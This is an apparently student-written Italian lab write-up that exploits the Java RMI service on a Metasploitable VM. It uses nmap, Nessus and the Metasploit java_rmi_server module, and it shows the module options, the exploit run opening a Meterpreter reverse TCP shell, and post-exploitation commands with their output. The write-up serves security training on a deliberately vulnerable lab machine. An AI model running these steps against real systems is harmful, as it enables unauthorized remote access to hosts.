
Pierluigi Amorese


Java RMI Exploit

La nostra macchina Metasplitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. All'inizio dell'esercitazione sono stati configurati i nuovi indirizzi per le nostre due macchine.

Per la macchina target impostiamo come indirizzo ip **192.168.99.112**




Mentre alla macchina attaccante assegniamo l'ip **192.168.99.111** e verifichiamo il ping verso meta.



Cerchiamo in primo luogo qualche prova dell'esistenza di tale vulnerabilità sulla macchina Metasploitable.


Il primo strumento che utilizziamo è **nmap** con il modulo "service detection" **-sV** in modo da vedere i servizi attivi sulle porte scansionate; possiamo subito notare che sulla porta 1099 è presente il servizio java-rmi.



Che cos'è Java RMI?


L'RMI è l'acronimo di Remote Method Invocation. È la capacità per un oggetto Java di poter essere in esecuzione su un determinato computer consentendo, contemporaneamente, l'invocazione dei suoi metodi, in maniera remota su un altro computer raggiungibile attraverso la rete.

E' stata rilevata la stessa vulnerabilità tramite tool **Nessus**:



Impostati gli indirizzi delle macchine e fatte le dovute scansioni per verificare l'entità della vulnerabilità si può aprire tramite comando *msfconsole* il framework **metasploit.**

La prima cosa da fare è cercare il giusto exploit, procediamo quindi con la ricerca tramite il comando *search:*



Useremo l'exploit **multi/misc/java_rmi_server.**

Una volta selezionato l'exploit con il comando info vediamo la sua descrizione:

```
Description:
  This module takes advantage of the default configuration of the RMI
  Registry and RMI Activation services, which allow loading classes
  from any remote (HTTP) URL. As it invokes a method in the RMI
  Distributed Garbage Collector which is available via every RMI
  endpoint, it can be used against both rmiregistry and rmid, and
  against most other (custom) RMI endpoints as well. Note that it does
  not work against Java Management Extension (JMX) ports since those
  do not support remote class loading, unless another RMI endpoint is
  active in the same Java process. RMI method calls do not support or
  require any sort of authentication.
```

In sostanza la descrizione ci dice che questo modulo sfrutta la configurazione predefinita dei servizi RMI Registry e RMI Activation, che consentono il caricamento di classi da qualsiasi URL remoto (HTTP) e che le chiamate ai metodi RMI non supportano né richiedono alcun tipo di autenticazione.

Quindi possiamo procedere con la sola configurazione del parametro **RHOST** che è l'unico obbligatorio come da indicazione della colonna **Required.**

Si usa quindi il comando **set RHOST 192.168.99.112** ovvero l'indirizzo ip della macchina target.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.99.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.99.112
RHOST => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) >
```

Una volta configurato l'exploit tramite il pannello di show options possiamo procedere con il comando **exploit** oppure **run**.

Fatto ciò, verrà avviata la sessione con **Meterpreter**. Il primo comando che utilizziamo è help per visualizzare i comandi da poter utilizzare all'interno della shell.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/xfFqVWC0WbyvU
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 2 opened (192.168.99.111:4444 → 192.168.99.112:55593) at 2023-06-16 10:03:20 -0400

meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    bg            Alias for background
    bgkill        Kills a background meterpreter script
    bglist        Lists running background scripts
    bgrun         Executes a meterpreter script as a background thread
    channel       Displays information or control active channels
    close         Closes a channel
    detach        Detach the meterpreter session (for http/https)
    disable_unic  Disables encoding of unicode strings
    ode_encoding
    enable_unico  Enables encoding of unicode strings
    de_encoding
    exit          Terminate the meterpreter session
    get_timeouts  Get the current session timeout values
    guid          Get the session GUID
    help          Help menu
    info          Displays information about a Post module
    irb           Open an interactive Ruby shell on the current session
    load          Load one or more meterpreter extensions
    machine_id    Get the MSF ID of the machine attached to the session
    pry           Open the Pry debugger on the current session
    quit          Terminate the meterpreter session
```

```
Stdapi: Networking Commands
===========

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table


Stdapi: System Commands
=======

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS
```

Saranno 3 i comandi che ci sveleranno la riuscita dell'exploit; infatti, tramite il comando **sysinfo** riceveremo informazioni circa il sistema (compreso il sistema operativo)

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

Tramite il comando **ifconfig** potremo visualizzare le configurazioni di rete:

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef2:39ca
IPv6 Netmask : ::

meterpreter >
```

Mentre grazie al comando **route** abbiamo le informazioni circa la tabella di routing.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fef2:39ca  ::       ::
meterpreter >
```